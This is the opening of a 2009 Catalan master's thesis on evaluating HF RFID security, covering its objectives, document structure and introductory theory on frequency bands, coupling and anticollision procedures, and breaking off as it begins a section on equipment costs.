UNIVERSITAT POLITÈCNICA DE CATALUNYA
ESCOLA TÈCNICA SUPERIOR D'ENGINYERIA DE TELECOMUNICACIÓ DE BARCELONA

Avaluació de la Seguretat en RFID HF

Estat de l'art, programari i maquinari

Joaquim Oller i Bosch
Màster en Enginyeria Telemàtica

octubre del 2009

«
La tecnologia RFID no és nova, ni molt menys, però sembla tot just ara quan moltes empreses estan considerant implantar-la en el seu dia a dia. Utilitzada per a controlar l'entrada a la jornada laboral o l'estat i situació dels elements d'una cadena de producció, per posar un parell d'exemples, el seu cost relativament baix està facilitant el seu desplegament en l'àmbit industrial, educatiu i logístic, entre molts d'altres.

Aquest escrit pretén ser una introducció pràctica a la seguretat en RFID d'alta freqüència, proporcionar les bases per a una bona comprensió tant del seu funcionament com de les seves múltiples possibilitats, i aïllar i aclarir-ne alguns dels dubtes i malentesos relacionats més usuals.

»

ÍNDEX

ÍNDEX DE FIGURES

ÍNDEX DE TAULES

OBJECTIUS

Aquest treball sorgeix sobretot arrel de la **intenció personal** de l'alumne en aclarir tota una sèrie de conceptes relatius a RFID, doncs tenia la impressió que la informació existent referent al tema no sempre es presentava de forma del tot precisa i entenedora. Qüestions com el mapa d'estàndards ISO i la relació amb diferents tecnologies com *Mifare* i *ICODE* resulten bastant confuses quan s'entra per primer cop en el món de la identificació per radiofreqüència i poden minvar l'interès en el tema si no es comprenen de bones a primeres sense excessives dificultats.

"*Aquests dos, tres **termes**... són equivalents? Sinó, què comparteixen? Són compatibles? Quina velocitat es pot assolir amb aquest tipus de targes?*" Totes aquestes són preguntes que no es responen sempre fàcilment amb el Google, sinó cercant dins *datasheets* i notes tècniques i/o comercials.

Per altra banda, aconseguir una mena d'**estat de l'art** de la seguretat en RFID resultava una idea força atractiva. Concretament, el document es centra en l'**alta freqüència**, deixant la UHF un xic de banda; d'altra forma no s'haguessin pogut dedicar tants esforços en els temes escollits, que requerien els invertits i més. La gran majoria de gent que diàriament entra a treballar, paga l'autobús, recull un equipatge o treballa en una fàbrica, per posar uns quants casos, experimenta amb RFID HF. L'experiència professional de l'autor també cau dins aquest àmbit. De fet, molts dels conceptes explicats aquí són perfectament aplicables i extrapolables a UHF, essent aquesta una altra raó per l'elecció de l'alta freqüència a seques. Òbviament hi ha diferències, és més fàcil "esnifar" una comunicació feta a més distància que una de curt abast, però el concepte teòric no varia.

L'any que acabem de deixar enrere, el **2008**, ha estat especialment prolífic en qüestions de seguretat en RFID. La família *Mifare*, o dit d'altra forma aproximadament tres quartes parts de les targes utilitzades en sistemes RFID, ha estat estudiada fins trobar-ne vulnerabilitats en el sistema d'encriptat. Afortunadament, moltes de les aplicacions desplegades no requereixen cap o pràcticament cap de les característiques

de seguretat ofertes per aquest tipus de targes sense contacte, però cal tenir en compte que s'ha arribat a un punt en què resulta factible falsificar fins i tot els identificadors propis, considerats únics, de les mateixes. Potser a l'hora d'entrar a treballar no, però sí esdevé la mar d'atractiu veure fins quin punt és falsificable cert sistema de pagament de transport públic. El conèixer les **eines** de programari i maquinari que ens permeten dur a terme aquesta feina fou un altre dels atractius per al projecte.

S'ha posat especial **èmfasi** en què l'escrit no resulti redundant i/o contingui "palla". Les **idees s'hi troben plasmades sense embolcalls** i de forma estructurada, intentant evitar una extensió innecessària en número de pàgines sense excloure res essencial. Referent a la part pràctica, lògic és que no es pot relatar tot l'experimentat ni incloure tot el codi desenvolupat[1] en l'informe, però s'ha intentat no ometre cap detall important.

Addicionalment, tot i que ha suposat un esforç extra i considerable, remarcar que el treball ha estat escrit en **català**. Com a molt alguna figura, alguna nota clarificadora o quelcom similar es trobarà en espanyol o anglès, sempre per respectar la integritat del seu origen. La documentació sobre RFID no escasseja però, com hem dit, es podria considerar a vegades quelcom difusa i/o imprecisa. Concretar-la de forma que aquest escrit sigui quelcom com "*el bàsic que s'hauria de saber si es vol entrar en temes de RFID i la seva seguretat*" i a més en la nostra llengua, ha resultat d'allò més satisfactori. Si algú busca informació d'aquesta tan sorprenent tecnologia i pel camí es troba aquest document i el complau, s'haurà assolit almenys aquest objectiu.

Disculpes avançades per si alguna part d'aquesta memòria sembla massa explicada o contràriament, molt senzilla, així com també si hi ha algun model de *tag* no comentat. Del que es tractava era d'exposar les funcionalitats típiques d'uns quants exemples. De fet, personalment l'autor creu sincerament que algun dels fragments no serà especialment lleuger de pair si no s'ha treballat prèviament amb RFID. Tot i això, aquest mateix fragment intentarà contenir informació prou intuïtiva perquè la seva lectura no s'abandoni per feixuga i per impossible el formar-se una idea prou clara del que s'està comentant.

Finalment, també es volia mirar de viatjar "gratis" en autobús. Si s'ha aconseguit o no i com, a continuació.

[1] també perquè no tot ha acabat essent útil

ESTRUCTURA DEL DOCUMENT

S'ha elaborat el document que es té a les mans amb la intenció de que la seva lectura no "cansi". Certament la part pràctica es llegeix amb molta més facilitat, però sense la primera part, la teòrica, no s'extreu la totalitat del valor de la informació. Així doncs, s'ha partit el treball en **una part més de teoria** i una **altra enfocada a experimentació**, en la que s'exposaran els experiments duts a terme i les conclusions assolides, ja sigui usant eines *software* o *hardware*.

En un **primer capítol d'introducció**, s'exposa la mencionada mínima base teòrica, suficient per seguir amb fluïdesa tota la resta. S'hi introdueixen conceptes propis de la tecnologia d'una forma clara i directa, estalviant al lector alguna informació més tècnica i específica, però que sens dubte no resulta imprescindible per a la resta de l'escrit. No s'entra en qüestions d'electromagnetisme, per exemple. En aquest treball no es dissenyen antenes per a temes de RFID ni se n'estudia la física; s'hi tracta la seguretat en sistemes ja desplegats.

El **segon capítol** està dedicat al tema dels **estàndards** en RFID. Feixuc, sí, però imprescindible. Fins fa ben poc, un lector poc avesat podia perdre's perfectament després de la lectura de pocs *datasheets* i documents ISO. Una de les intencions del treball rau en resoldre tot aquest embolic a les persones que així ho desitgin. El treball d'**EPCglobal** té una de les seves raons precisament en aquest aspecte. Per posar un altre exemple, un error molt comú és considerar equivalents termes com *Mifare* i ISO 14443.

Un dels components imprescindibles en tot sistema són els *tags*. Donat a que alguns dels atacs sols es refereixen a cert tipus d'integrats, i ja que els lectors representen sistemes més fixes, menys homogenis i depenents de cada fabricant, dediquem el **tercer capítol** només a les **etiquetes RFID** més usuals del mercat. El gran fabricant és Philips (NXP), encara que també es comenten dispositius de, per exemple, Texas Instruments. Estructura de memòria, capacitats criptogràfiques, comportament general... cauen dins aquest apartat. Examinar-los tots esdevindria impossible, però

entendre'n alguns dels més representatius ens aportarà una informació molt valuosa i a més aplicable a d'altres que ens puguem trobar en el futur.

El **capítol quatre** parla de la seguretat aplicada a RFID. Mecanismes d'autenticació, què s'ha de protegir i com, riscs, solucions... són temes que s'hi esmenten. La major part de la bibliografia estudiada, cap a un centenar d'escrits, llibres, planes web i informes de l'IEEE, comenten els aspectes inclosos en aquest apartat. Algú sense temps per a dedicar dos mesos a recopilar informació se'n farà aquí una ràpida idea, òbviament insuficient si el que es pretén és convertir-se en un expert del tema. Al capítol s'hi inclouen llistes d'atacs i també de les seves contramesures i factibilitat pertinents, raó per la qual la seva lectura pot resultar quelcom feixuga i, de fet, no és imprescindible per a entendre la part pràctica ja que lògicament no s'han implementat tots. El capítol pràctic porta prou informació per entendre el dut a terme a part d'aquest quart. Tot i això, resulta una bona i considerable font d'informació diversa.

Ja **dins la part pràctica**, trobem **el capítol** amb els dispositius *hardware* i programes *software* més coneguts relacionats amb RFID, comentaris sobre l'experimentació amb els mateixos i **cinc casos pràctics** individualitzats on s'hi utilitzen per a diferents propòsits. Tot, amb els seus comentaris, codis font, captures de pantalla i resultats.

Part I

Teoria

1. INTRODUCCIÓ

Durant les últimes dècades, els procediments d'identificació automàtica s'han fet un lloc dins les empreses de serveis i logística, les indústries en general i en qualsevol companyia amb un constant flux de materials o recursos humans, ja que permeten l'obtenció d'informació relativa a persones, animals i productes en un temps raonablement ràpid.

Tot citant-ne alguns dels més coneguts veiem que, tot i el seu baix cost, els omnipresents **codis de barra** no solucionen qualsevol dels possibles escenaris que es troben en el dia a dia de les empreses. El fet de que no puguin ser reprogramats, la seva baixa capacitat d'emmagatzemament de dades i alguns altres factors, com la poca distància de lectura que ofereixen, limiten la seva utilitat. Algunes d'aquestes limitacions són resolubles amb les també conegudes **targes magnètiques**, a les que de forma similar es pot retreure un cert mal funcionament al cap d'un temps degut al desgast i que resulten poc adequades en situacions sense intervenció humana. Així doncs, semblaria interessant poder aprofitar els avantatges d'aquests dos sistemes tan emprats tot arreglant-ne alguns d'aquests inconvenients.

Bàsicament, un **sistema RFID**[2] està format per dos tipus de components, **els *transponders*, *tags* o etiquetes** i els **interrogadors o lectors**.

[2] ***R**adio **F**requency **ID**entification*, Identificació per RadioFreqüència

figura 1. Un lector i dos *tag*s RFID de diferents formes.

Un **lector** consta d'un mòdul de radiofreqüència (transmissor i receptor), una unitat de control, un element encarregat del *coupling*[3] amb els *tags* i una interfície (RS-232, USB, LAN...) que permet la connexió amb un sistema autònom com ara un PC o un robot.

Pel que fa a les dades dels objectes o subjectes viatgen dins les **etiquetes**, que tenen capacitats de l'ordre de kilobytes. Quan aquestes entren dins l'abast de l'antena incorporada al lector, poden ser llegides i/o escrites sense necessitat de cap tipus de contacte, de manera **inal·làmbrica**, evitant per exemple el desgast de les targetes magnètiques convencionals mencionades abans. Els ***tag*s** s'entenen, doncs, com els dispositius associats a l'element a identificar. També es sol anomenar *tag* a la típica targeta personal d'un individu. Concretament la tarja, degudament impresa amb la informació (fotografia, nom i cognoms...) pertinents, conté el tag en el seu interior, els **components essencials** del qual es resumeixen en una altra antena i un circuit integrat que farà les funcions, entre d'altres, de la modulació i el tractament de dades. Són moltes les formes (de botó, allargada...) que una etiqueta RFID pot adoptar, no essent aquesta una qüestió trivial ja que pot influir absolutament en el seu rendiment.

Entrant ja en qüestions de funcionament, la gran majoria dels tags **no** requereixen alimentació. Aquest fet en principi sembla xocant però veurem com obtenen l'energia necessària per funcionar per mitjà de la pròpia interacció amb el lector. Altre cop un esquema més potent que els codis de barres i les targes magnètiques i que ni tan sols té l'inconvenient del consum elèctric que algú novell en la tecnologia donaria per suposat.

Fins ara, aquesta primera explicació, d'una senzillesa estudiada i pretesa, ens permet introduir-nos en la filosofia general RFID. Abans de seguir però, i a mode de comparativa addicional, fixem-nos en la **taula 1**, que facilita el fer-se una ràpida idea

[3] aparellament

dels valors de diferents paràmetres per a cada una de les tecnologies d'aquest tipus. N'hem subratllat els més interessants.

Parameter/System	Barcode	OCR	Smart card	RFID
Typical amount of data (byte)	1 ~ 100	1 ~ 100	16 ~ 64k	16 ~ 64k
Data density	low	low	very high	very high
machine readability	good	good	good	good
human readability	limited	easy	impossible	impossible
susceptibility to dirt/liquids	high	high	possible (contact)	none
Influence of (optical) barrier	total failure	total failure	possible	none
Influence of direction and position	slight	slight	very high	none
Wear and tear	limited	limited	limited	none
procurement costs / auxil. reading devices	very low	medium	low	medium
Unauthorized copying or modification	easy	easy	difficult	difficult
reading rate (incl. data carrier operation)	low ~ 4 s	low ~ 4 s	low ~ 4 s	very fast ~ 0.5 s
reading rate (incl. data carrier operation)	0 ... 50 cm	< 1 cm (Scanner)	direct contact	0 ... 5 m, microwave

taula 1. Comparativa de sistemes d'auto identificació.[4]

A part del comentat fins el moment, una altra de les característiques interessants relacionades amb la tecnologia de identificació per radiofreqüència i de la que últimament s'està parlant amb insistència és la possibilitat d'integrar **sensors** en **tags RFID**, entregant-se les dades sols quan l'etiqueta es troba sota l'àrea d'influència d'un lector. Això permetria, per exemple, determinar amb el mateix element que conté el nom del propietari si un equipatge que ha travessat mig món s'ha trobat en condicions poc usuals de temperatura, pressió o humitat, per a llavors prendre les decisions pertinents *a posteriori*. El lloc on es guardarien les mesures seria la barata

[4] *OCR respon a **O**ptical **C**haracter **R**ecognition*, sistemes Òptics de Reconeixement de Caràcters

estructura de memòria del *tag* RFID; diferents kilobytes en forma de temps, calor i altra informació variada. A més a més, certs tags com els ***DESFire*** inclouen també varis nivells de protecció, permetent així diferents sistemes de credencials i facilitant accessos més o menys restringits depenent de si qui consulta és el personal de l'autoritat aeroportuària o l'amo de la maleta.

No es pot negar doncs, després d'una ràpida ullada transversal, que tot semblen avantatges. A diferència dels codis de barres, **ni tan sols cal LoS**[5]. Realment costa pensar una aplicació que rebutgi plenament i per naturalesa l'ús de RFID. En un aspecte o altre, aquest tipus d'identificació automàtica sembla adient i susceptible de ser inclosa, de manera satisfactòria i sense forçar-ho, en pràcticament qualsevol sistema.

1. 1 FREQÜÈNCIES DE TREBALL DE RFID

Les instal·lacions RFID treballen principalment dins **un de quatre rangs de freqüència**. Diem principalment perquè n'hi ha varis que no s'ajusten al que explicarem en aquest apartat, sobretot els empleats en instal·lacions i proves de concepte experimentals. La freqüència no afecta a com els components operen, altrament dit a la filosofia RFID, però sí al rendiment global en aspectes com velocitat, abast i precisió. Si es té clara l'aplicació que es vol desplegar, es descartarà un rang o altre ràpidament.

Freqüència	Banda	Dist. Lectura	Avantatges	Inconvenients	Aplicacions
Baixa (LF)	125 KHz – 134 KHz	< 0'5m	Opera bé en ambients amb aigua i metall	Poca distància de lectura; lectura lenta	Control d'animals. Control d'accés. Seguretat d'automòbils.
Alta	13'56 MHz	< 1m	Baix cost de tags. Precisió. Lectures ràpides.	Més requeriment d'energia que LF.	Control de productes. *Smartcards*.[6]
Ultraalta	860 – 960 MHz	3m	EPCglobal[7]	No opera bé en llocs amb aigua i metall.	Cadenes de producció. Peatges.
Microones	2'4 GHz	Passius: O(m). Actius: O (desenes m).	Les lectures més ràpides.	No opera bé en ambients amb aigua i metall.	Control d'equipatges. Aplic. de lectura molta distància.

taula 2. Freqüències de treball RFID.

[5] LoS, ***L**ine of **S**ight*, línia de visió, espai sense obstacles entre el lector i el dispositiu a ser llegit

[6] targes que no es limiten a tenir un mecanisme per a ser llegides, com les magnètiques, sinó que tenen capacitat de procés

[7] veure capítol d'estàndards

Baixa freqüència

En aquesta banda de freqüències les senyals no s'absorbeixen fàcilment com passa amb les altes en un medi amb aigua o amb metall present. Això permet utilitzar LF en ambients amb **eines** i **maquinària**; el rendiment si obviem factors com aquests no decau d'una forma sensible sinó notablement.

Per **altra banda**, operar a l'ordre dels KHz suposa una senyal de rellotge més lenta i per tant, cicles de lectura i escriptura menys veloços. Tot i això, si tenim en compte que una gran part de les aplicacions LF rauen en el control d'animals, això no suposa un problema majúscul.

En LF[8] els tags es llegeixen a una distància de fins a 51 centímetres, cosa que fa molt **difícil** la **intercepció** i **escolta** de la comunicació. Precisament alguns automòbils comproven, a més que sigui possible el gir de la clau en el contacte d'ignició, que en el clauer es detecti un tag d'aquest tipus.

Alta freqüència

Concretament, el terme HF va des dels 3 MHz fins als 30 MHz, essent els **13'56** MHz la mundialment acceptada freqüència característica, valor que ja permet majors velocitats d'operació que les assolibles en LF dons l'ordre de MHz ja habilita un ús efectiu de microprocessadors. Respecte a **l'abast**, es solen definir les aplicacions HF com a "*de mitja distància*". Els EAS[9], les clàssiques barreres o pantalles que trobem a la sortida de pràcticament qualsevol tenda de roba, electrodomèstics i demés, són un exemple de sistema RFID en la que els tags tenen un únic bit de capacitat (presència o no presència). No ens serviria un sistema en què el lladre[10] s'hagués d'acostar molt a l'antena per a que es detecti un possible furt, però tampoc ens cal que la detecció tingui lloc al bell mig de la botiga. Per a cada aplicació, sembla existir una freqüència més adient que les altres.

Els **inconvenients** dels sistemes d'aquest tipus es resumeixen en una major dificultat per a treballar en ambients adversos, els ja comentats existents en presència d'aigua o metall, i en una gran dependència i variació en termes de rendiment del tag respecte la forma en la que està col·locat.

La **gran majoria** d'aplicacions RFID existents treballen en HF; escrits com [50] eleven i situen al 85% la utilització d'aquestes freqüències respecte tot l'RFID desplegat mundialment, almenys en l'àmbit relatiu a les persones.

[8] ***L**ow **F**requency*, Baixa Freqüència

[9] ***E**lectronic **A**rticle **S**urveillance*, Vigilància Electrònica d'Articles

[10] o comprador despistat

Ultraalta freqüència

Dels 300 MHz fins als 3 GHz parlem d'UHF, essent les principals freqüències les que van de **860 a 960 MHz** i, últimament, els **433 MHz**. Al voltant de **sis metres** són assolibles amb aquest tipus de tags i lectors. Ambdós factors però, ens porten a un delicat equilibri. Un sistema llegint a alta velocitat i a major distància suposarà una major probabilitat d'error i, a més, el tema freqüencial no està normalitzat a tots els nivells; un sistema RFID UHF europeu no funcionarà als Estats Units. També ens trobarem amb alguns problemes a menor escala, quan tenim a prop diferents dispositius electrònics que treballen a freqüències similars.

Les **aplicacions** UHF cauran sobretot dins àmbits d'empresa; cadenes de producció, gestió de magatzems... La revolució en la utilització d'UHF ve últimament de la mà d'EPCglobal, que comentarem àmpliament en el pròxim apartat.

Microones

Depenent l'informe, plana web o estudi que agafem, es dedica un apartat diferenciat als equips funcionant amb microones o bé s'inclouen dins l'anterior. Alguns fabricants declaren ser capaços de potenciar certs tags perquè treballin dins l'ordre de les **desenes** de **metres** en aquestes freqüències. Clàssicament es parla del punt dels **2'45 GHz**, que coincideix amb sistemes Wifi, Bluetooth i demés però, al contrari del que es pugui pensar, les **restriccions legals** de **potència d'emissió** provocaran que en aquest cas unes majors freqüències de treball no suposin sempre una més veloç i més ampla distància d'operació.

Una última banda de freqüències a **5'8 GHz** també ha estat utilitzada alguna vegada, fins i tot amb un estàndard proposat, ISO 18000-5, però finalment es va desestimar l'ús de RFID sota aquestes condicions.

Veiem a mode de resum global la figura de la pàgina 7, obtinguda de [5], en la que queda molt ben resumit el que acabem d'explicar. S'hi distingeixen dos àmbits: europeu i americà[11].

[11] controlats per la ITU i la ***F**ederal **C**ommunications **C**ommission* respectivament




figura 2. Freqüències RFID amb els corresponents valors de potències màximes i intensitat de camp per a Europa i Estats Units.


1.2 COUPLING

Passant a un altre dels conceptes importants en RFID, a [2][21][22][23] trobem l'explicació de la ingeniosa forma per mitjà de la qual els tags **passius**, els que no incorporen una font d'alimentació per a disposar d'alimentació extra, obtenen l'energia per funcionar. El ***coupling***, o aparellament, succeeix quan el camp magnètic produït per un primer circuit es solapa i enllaça amb el d'un segon, proporcionant-li l'energia que necessita. El fabricant, a l'hora de dissenyar el sistema, i depenent de factors com la mida i el cost, determinarà el tipus de *coupling* que utilitzarà. Hi ha *tags*, però, que no segueixen aquesta filosofia. Els anomenats **actius** incorporen una bateria degut a que tenen requeriments addicionals en quant al voltatge que necessiten per funcionar; per a aconseguir major abast o per haver de tenir garantit un nivell d'energia constant per dur a terme operacions més complexes i exigents en temps de càlcul. Més informació sobre aquest tema al **capítol de *tags***.

El més comú de tots els tipus s'anomena ***coupling* inductiu**. S'indueix una corrent en el segon circuit proporcional al número de voltes que tingui el bobinatge de la seva antena. Els sistemes que operen per sota els 27 MHz, altre cop **els més desplegats**, operen d'aquesta forma. El tag s'acosta al camp magnètic del lector i

s'activa un cop induït. Llavors disposa de l'alimentació necessària per a respondre'n les peticions. Aquest funcionament es basa en el dels circuits RLC. Quan un circuit ressonant es col·loca dins el camp magnètic de l'antena del lector, n'obté energia, i això es tradueix en un canvi en la impedància de dita antena. Jugant amb el valor d'una possible resistència en la del tag s'aconsegueix quelcom similar a una modulació en amplitud perceptible en l'antena del lector.

figura 3. Coupling a RFID. Figura extreta de [14].



En el ***coupling*** **capacitatiu**, la transmissió de la senyal té lloc entre dos conductors elèctrics aïllats entre ells, cada un dels quals està situat o bé en el lector o bé en l'etiqueta RFID. Quan té lloc un canvi en un dels *plats conductors* col·locats en paral·lel es detecta en l'altre. Realment, l'energia que s'obté seguint aquesta filosofia resulta insuficient per a alimentar processadors, o sigui que aquesta representa una forma d'actuar sols factible en tags de baix abast, capacitats i requeriments.

Finalment, i seguint la filosofia RADAR, el ***backscatter coupling***[12] és el mecanisme típic per a sistemes de llarg abast, els UHF i de microones, que es basen en el fet que les senyals electromagnètiques es reflecteixen en objectes de dimensions majors a la meitat de la seva longitud d'ona, amb una eficiència que dependrà de si en aquest instant tal objecte es troba en un estat ressonant. Una primera ona es propaga des de l'antena del lector i aquesta energia, atenuada pel viatge per l'espai, arriba a l'antena del tag. Després d'una rectificació mitjançant díodes, es fa servir per a activar l'etiqueta i certa quantitat de la mateixa rebota altre cop cap al lector. Amb una resistència de càrrega connectada a l'antena, que varia segons el flux de dades a transmetre, es modula la senyal de tornada.

[12] podríem provar de traduir-lo com *coupling* de reflex

1.3 PROCEDIMENTS D'ANTICOL·LISIÓ

Un altre dels reptes en la concepció inicial de RFID fou com procedir quan alhora hi havia més d'un tag dins el camp electromagnètic d'un lector i cada un, en el seu procediment habitual, anunciava la seva presència tot declarant el seu identificador, que consta d'una sèrie de bytes[13]. Com que totes les etiquetes del mateix tipus treballen a la mateixa freqüència, es sobreescriuen les senyals i el lector no pot identificar clarament cap dels dispositius que ha respost i seleccionar-lo per a treballar-hi de forma exclusiva.

Els procediments d'individualització o de torn d'accés de RFID es basen en TDMA[14]. El canal es divideix en temps entre cada un dels *tags*, un darrere l'altre. Si tals processos estan controlats pel lector, són més ràpids. Si estan basats en els comportaments dels tags, en ser aquests dispositius menys potents en termes de processament, esdevenen més lents. Anem a veure un exemple de cada.

Aloha

Basat en els tags. El lector transmet exactament la mateixa petició cap a totes les etiquetes presents, convidant-les a identificar-se enviant el seu número únic i irrepetible. Llavors, cada una espera un temps **aleatori** i intenta transmetre'l. Aquesta transmissió té una curta durada comparada amb l'associada a la petició, o sigui que la probabilitat d'una col·lisió no esdevé tan alta. Repetint les peticions vàries vegades, ens intentem assegurar que s'han pogut obtenir tots els identificadors almenys un cop al cap d'un parell de segons amb alta probabilitat. Un procediment més o menys anàleg a l'empleat en telefonia cel·lular.

Recorregut d'arbre

Basat en l'interrogador o **lector**, que en aquest cas té disposa del control total. En una seqüència simplificada de passos, el procés que té lloc es resumeix en:


1) El lector demana que tots els tags l'identificador dels quals comenci per certa sèrie de bits, responguin.
2) Els tags que compleixen tal condició responen amb **la resta** del seu identificador.
3) Si es detecta col·lisió, es concreta més la petició, augmentant el número de bits de la sèrie, tornant al punt 1) fins que només un tag contesta.
4) En aquest moment ja es té un dels ID's presents en el camp. S'anota i s'inhabilita el dispositiu associat via una comanda específica perquè no estorbi i continuï responent innecessàriament durant la resta del procés.

[13] notem com a poc a poc anem entrant en el funcionament de RFID

[14] ***T**ime **D**ivision **M**ultiple **A**ccess*, Accés Múltiple per Divisió de Temps

5) Es torna enrere en l'arbre binari i es recorre una altra branca fins tenir tots els identificadors.
6) Segons l'experiència professional de l'autor, hi ha productes comercials en que permeten una quantitat màxima d'etiquetes; per exemple, setze.

figura 4. Singularització d'etiquetes RFID. Extret de [7].



1.4 PROBLEMES PER A L'ÚS DE RFID

Un cop hem vist els avantatges i característiques més importants de RFID, observem el que es podrien considerar com a **problemes**, inconvenients o, dit d'altra forma, factors que a vegades inhibeixen de certa manera un desplegament encara més extens de la tecnologia. Alguns d'aquests últims han suposat autèntics obstacles a superar per a desenvolupadors i usuaris, com l'estat dels estàndards, però sembla ser que últimament s'està treballant des de diferents fronts per a solucionar-ho i presentar RFID com a quelcom homogeni, útil, documentat i preparat per al seu ús en el dia a dia de moltes empreses de qualsevol naturalesa, a part d'enfortir la seva concepció en els entorns en els quals ja estava present.

Problemes tècnics

RFID no opera bé en certs **ambients** coneguts. Tals ambients inclouen les proximitats de màquines amb motors, recipients amb líquids com dipòsits i peixeres i zones amb presència d'elements metàl·lics. De fet, els entorns composts per estructures metàl·liques o amb gran quantitat de peces d'aquest tipus estan considerats per dues terceres parts dels experts [2] com a factors de "*alta*" i "*molt alta*" inhibició de treball.

Altres aspectes com les circumstàncies en què una lectura pot trigar fins a un parell de segons (per exemple, en cas que hagi sofert moltes col·lisions) o bé possibles interferències ràdio produïdes per altres dispositius suposen també quelcom a no subestimar. Mirat des d'un altre punt de vista, els punts que s'estan comentant en aquest apartat conformen precisament la base de certs tipus d'atacs de denegació de servei. La solució RFID que s'esculli per a ser desplegada sens dubte haurà de tenir en compte tota aquesta **casuística**.

Estandardització insuficient

Tot i que aquest tema representa precisament el sector on s'estan duent més esforços per a aconseguir arribar a un estat òptim, encara falten certs estàndards a nivell internacional. Els fabricants de *hardware* necessiten tals especificacions per a la producció dels seus equips i els de *software*, per a una major i millor interacció entre programes de diferents companyies.

En el següent capítol d'aquest document s'explica l'estat actual dels estàndards RFID, amb una explicació completa de la feina que està duent a terme EPCglobal en aquest àmbit. Altre cop, dues terceres parts dels experts consideren aquesta desorganització a nivells d'estàndards com a un factor de "*molt alta inhibició"* per a un èxit encara major de RFID, així com la confusió en la varietat de freqüències a utilitzar segons el país.

Cost dels equips RFID

